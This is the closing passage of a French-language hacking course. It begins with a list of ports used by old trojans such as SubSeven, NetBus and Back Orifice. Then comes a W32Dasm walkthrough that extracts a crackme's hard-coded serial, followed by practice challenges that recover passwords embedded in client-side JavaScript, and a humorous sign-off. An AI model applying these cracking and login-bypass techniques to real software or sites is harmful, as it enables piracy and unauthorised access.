6723	Mstream
6771	DeepThroat
6776	2000 Cracks SubSeven
6838	Mstream
6912	Shit Heep
6939	Indoctrination
6969	NetController
6970	GateCrasher
7000	Remote Grab SubSeven
7001	Freak88
7215	SubSeven
7300	NetMonitor
7301	NetMonitor
7302	NetMonitor
7303	NetMonitor
7304	NetMonitor
7305	NetMonitor

7306	NetMonitor
7307	NetMonitor
7308	NetMonitor
7309	NetMonitor
7323	Sygate Backdoor
7424	Host Control
7424	Host Control
7789	Back Door Setup ICKiller
7983	Mstream
8080	RingZero
8787	Back Orifice 2000
8897	HackOffice
8988	BacHack
8989	Rcon
9000	Netministrator
9325	Mstream
9400	InCommand
9872	Portal of Doom
9876	Cyber Attacker, RUX
9999	The Prayer
10067	Portal of Doom
10085	Syphillis
10086	Syphillis
10101	BrainSpy
10167	Portal of Doom
10498	Handler to Agent
10528	Host Control
10520	Acid Shivers
10607	Coma
10666	Ambush
11000	Senna Spy
11051	Host Control
11223	Progenic trojan
12076	Gjamer
12223	Hack'99 KeyLogger

12345	NetBus Pie Bill Gates
12346	NetBus
12349	BioNet
12361	Whack-a-mole
12456	NetBus
12623	DUN Control
12624	Buttman
12631	WhackJob
12701	Eclipse 2000
13000	Senna Spy
13010	Hacker Brazil
15092	Host Control
16484	Mosucker
16772	ICQ Revenge
16969	Priority
17166	Mosaic
17300	Kuang2 The Virus
17777	Nephron
18753	Shaft
19864	ICQ Revenge
20000	Millennium
20034	NetBus 2 Pro
20203	Chupacabra
20331	Bla
20433	Shaft Agent to handler(s)
21544	GirlFriend
21554	GirlFriend
22222	Prosiak
23023	Logged
23432	Asylum
23456	Evil FTP Ugly FTP
26274	Delta Source
26681	Spy Voice
27374	SubSeven
27444	Trinoo

27573	SubSeven
27665	Trinoo
29104	Host Control
30029	AOL Trojan
30100	NetSphere
30101	NetSphere
30102	NetSphere
30103	NetSphere
30103	NetSphere
30133	NetSphere
30303	Sockets de Troie
30947	Intruse
30999	Kuang2
31335	Trinoo
31336	Bo Whack ButtFunnel
31337	BO client BO2
31337	BackFire Back Orifice,
31338	NetSpy DK
31338	Back Orifice DeepBO
31339	NetSpy DK
31666	BOWhack
31785	Hack'a'Tack
31787	Hack'a'Tack
31788	Hack'a'Tack
31789	Hack'a'Tack
31790	Hack'a'Tack
31791	Hack'a'Tack
31792	Hack'a'Tack
32100	Project nEXT
32418	Acid Battery
33577	PsychWard
34555	Trinoo (Windows)
35555	Trinoo (Windows)

37651	YAT
40412	The Spy
40421	Masters Paradise
40422	Masters Paradise
40423	Masters Paradise
40425	Masters Paradise
40426	Masters Paradise
41666	Remote Boot
41666	Remote Boot
44444	Prosiak
47252	Delta Source
49301	Online KeyLogger
50505	Sockets de Troie
50766	Fore
50776	Fore
54320	Back Orifice 2000
54321	School Bus
54321	Back Orifice 2000
60000	Deep Throat
61348	Bunker-Hill
63485	Bunker-Hill
65000	Devil
65432	The Traitor




# Cracking d'une application


Alors, nous allons, dans cette annexe, mettre en pratique ce que nous avons appris dans le chapitre consacré au piratage logiciel. De plus, nous allons apprendre à nous servir d'un désassembleur (W32Dasm) avec un crackme.

Je ne me souviens plus où j'ai téléchargé ce crackme car je l'ai retrouvé il y a deux semaines dans un de mes dossiers alors que je recherchais un fichier.

Bon, commençons par analyser cette mini-application.



Alors, quand on la lance, elle nous demande d'entrer un nom et un numéro de série. Quand on essaie de valider un faux nom et un faux numéro de série, elle nous affiche :




Dans un premier temps, désassemblons le crackme, à l'aide de W32Dasm. Nous obtenons un listing ASM de 33 pages.

Maintenant, analysons les données que l'on a pour pouvoir cracker cette application.

Nous avons, ce que l'on appelle des labels ('Name', 'Serial', 'ERROR' et 'One of the Details you entered was wrong'). Le plus important ici est le message d'erreur (le dernier label).

A l'aide de W32Dasm, rendons-nous dans ce que l'on appelle les **String data reference** .



Dans la nouvelle fenêtre qui s'ouvre, double cliquez sur le message d'erreur 'One of the Details you entered was wrong'.

Ceci devrait nous amener à l'endroit où il est utilisé dans le code source (soit à cette ligne :

```
:0040153D 6838304000 push 00403038.)
```

Pour comprendre comment nous arrivons à ce message d'erreur, il va falloir remonter de quelques lignes dans le code source.



```

:004014FE E841030000      Call 00401844
:00401503 8DBEE4000000      lea edi, dword ptr [esi+000000E4]
:00401509 8BCD              mov ecx, ebp
:0040150B 57                push edi

*      R e f e r e n c e      T o      :      M F C 4 2      .      M F C 4 2      :

:0040150C E833030000      Call 00401844
:00401511 8B07              mov eax, dword ptr [edi]
:00401513 803836           cmp byte ptr [eax], 36
:00401516 751E             jne 00401536
:00401518 80780132         cmp byte ptr [eax+01], 32
:0040151C 7518             jne 00401536
:0040151E 80780238         cmp byte ptr [eax+02], 38
:00401522 7512             jne 00401536
:00401524 80780337         cmp byte ptr [eax+03], 37
:00401528 750C             jne 00401536
:0040152A 8078042D         cmp byte ptr [eax+04], 2D
:0040152E 7506             jne 00401536
:00401530 80780541         cmp byte ptr [eax+05], 41
:00401534 7417             je 0040154D

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004014E4(C), :004014F3(C), :00401516(C), :0040151C(C), :00401522(C)
|:00401528(C), :0040152E(C)
|
:00401536 6A00              push 00000000

*      P o s s i b l e      S t r i n g      D a t a      R e f      f e r e n c e

:00401538 6864304000      push 00403064

*      P o s s i b l e      S t r i n g      D a t a      R e f      f e r e n c e

:0040153D 6838304000      push 00403038
:00401542 8BCE              mov ecx, esi

```

Line:886 Pg 13 and 14 of 33 File:crackme2.exe

Dans ce code, nous apercevons certaines instructions qui font des comparaisons et des sauts conditionnels.

```

:0040150C E833030000      Call 00401844
:00401511 8B07              mov eax, dword ptr [edi]
:00401513 803836           cmp byte ptr [eax], 36
:00401516 751E             jne 00401536
:00401518 80780132         cmp byte ptr [eax+01], 32
:0040151C 7518             jne 00401536
:0040151E 80780238         cmp byte ptr [eax+02], 38
:00401522 7512             jne 00401536
:00401524 80780337         cmp byte ptr [eax+03], 37
:00401528 750C             jne 00401536
:0040152A 8078042D         cmp byte ptr [eax+04], 2D
:0040152E 7506             jne 00401536
:00401530 80780541         cmp byte ptr [eax+05], 41
:00401534 7417             je 0040154D

```

Puis nous voyons que nous arrivons au message d'erreur à partir de plusieurs références (dont les adresses sont celles des sauts conditionnels).

\* Referenced by a (U)nconditional or (C)onditional Jump at  
Addresses:  
|:004014E4 (C) , :004014F3 (C) , :00401516 (C) ,  
:0040151C (C) , :00401522 (C)  
|:00401528 (C) , :0040152E (C)

Là, pas de doute, nous sommes arrivés au moment où le programme va comparer le numéro de série fournit par l'utilisateur et le comparer au bon numéro de série.

Arrivé à ce stade, nous avons 2 choix : soit nous prenons un débogueur et nous explorons le registre eax (car d'après le désassembleur le programme enregistre le numéro de série dans ce registre), soit nous continuons avec W32Dasm et nous voyons avec quoi le programme compare le numéro de série fournit avec l'utilisateur (avec de la chance il le compare avec chaque octet du bon numéro de série).

Pour ne pas se surcharger de logiciels, continuons avec W32Dasm.

Les octets que l'on va analyser sont : 32, 36, 38, 37, 2D, 41. Comme les désassembleurs traitent les informations en hexadécimal, nous allons convertir chacun de ces octets. Ce qui nous donne : 6287-A.

Dans le reste du code, je n'ai rien trouvé d'intéressant au sujet du nom qu'il fallait fournir, j'ai donc décider d'en fournir un au hasard, et j'ai été surpris quand j'ai vu que ce crackme acceptait n'importe quel nom.

Nous venons de découvrir le nom et le numéro de série d'une application, voici ce que cette dernière nous dit quand on entre ces nouvelles données.



Ce tutorial sur le cracking avait pour but de vous montrer comment il était possible de patcher un programme. Bien sûr, c'est un challenge simple à réussir mais qui est intéressant pour une initiation.



# Tests de cracking de mots de passe Web

Cette annexe vient compléter le chapitre sur le piratage du web. Elle est totalement orientée pratique car nous allons faire des challenge de cracking. Ces challenges vont consister à retrouver des mots de passe pour réussir à passer des systèmes d'authentification.

## 1<sup>ère</sup> protection javascript

Voici le challenge :

<i><b>Identification</b></i>	
<i><b>Login:</b></i>	<input type="text"/>
<i><b>Password:</b></i>	<input type="text"/>
<input type="button" value="Login"/>	<input type="button" value="Rétablir"/>

Lorsque l'on est en face de protection par mot de passe utilisant le javascript, il faut, en premier, aller voir le code source de la page (grâce à **Affichage/Source**) et l'analyser car la plupart du temps le développeur y a inséré les informations de connexion (dans le code en javascript, pour plus de précision).

Voici le code source de la page:

```
<html>
<head>
<title>Authentification</title>
```



le mot de passe est **khaalel**

## 2<sup>ème</sup> protection javascript

Voici le challenge :

Login :

Mot de passe:

Voici le code source :

```
<html>

<head>
<title>Authentification</title>
<meta name="generator" content="Namo WebEditor v5.0">
</head>

<body bgcolor="white" text="black" link="blue" vlink="purple"
alink="red">
<form>
<p>Login :
<input type="text" name="login">
</p>
<p>Mot de passe:
<input type="password" name="pass">
<input type="button" value="On y va" name="Submit"
onclick=javascript:validate(login.value,"admin",pass.value,"khaalel
") >
</p>
</form>
<script language = "javascript">
function chekunr(t0,t1,t2,t3)
{
if (t0==t1 && t2==t3)
load('administration.html');
else
{
load('404.html');
}
}
function load(url)
{
```

```
location.href=url;
}
</script>
</body>

</html>
```

Avez-vous trouvé la solution?

Solution :

le login (t0) doit avoir la même valeur que t1 (soit admin).  
idem pour le mot de passe et khaalel.

### 3<sup>ème</sup> protection javascript

Voici la protection :



Voici le code source :

```
<SCRIPT>
function chekunr() {
var test = 1;
var pass = prompt('Entrer votre mot de passe', ' ');
while (test < 3) {
if (!pass)
history.go(-1);
if (pass.toLowerCase() == "khaalel") {
window.open('administration.html');
break;
}
test+=1;
var pass =
prompt('Erreur de mot de passe', 'Password');
}
if (pass.toLowerCase()!="password" & test ==3)
history.go(-1);
return " ";
}
```

</SCRIPT>

Avez-vous trouvé la solution?

Solution :

Le mot de passe est **khaalel**





Bon, on se quitte ici, dommage, vous me manquerez (lol).

J'espere que je vous ai bien aidé. Au revoir et surement à bientôt.

Venez consulter mes sites : <http://www.cksecurity.fr.fm> et <http://cksecurity.free.fr> vous y trouverez surement des articles interressants et d'autres cours.


Pour ceux qui veulent des informations en tout genre, voici mon adresse : [spike23@netcourrier.com](mailto:spike23@netcourrier.com). Pour toute critique ou compliment (je dis pas non), vous pouvez aussi m'écrire.

AU REVOIR  
N'OUBLIEZ PAS, KNOWLEDGE IS  
POWER

*KHAALEL*

---

Pour finir en beauté ce cours, voici des images humoristiques (pour moi en tout cas). Certaines seront un peu critiques à l'égard de Bill Gates, mais ce n'est que de l'humour, faut se détendre...





**Un petite prière**

Notre Gates, qui est a Seattle,  
 Que ton Windows soit débogué,  
 Que ton monopole s'impose,  
 Que tes commandes soient exécutées,  
 Sur le web comme sur le disque dur.  
 Donne nous aujourd'hui  
 Nos mises à jour quotidiennes  
 Et pardonne-nous nos utilisations de Linux,  
 Comme nous pardonnons aussi  
 A ceux qui ont utilisé des Mac.  
 Et ne nous soumetts pas au Dr Watson,  
 Mais délivre nous du plantage  
 Car c'est à toi qu'appartiennent,  
 Le Copyright, les mégahertz et les capitaux  
 Au moins jusqu'à l'an 2000

Amen (...ne les \$\$\$\$\$\$)

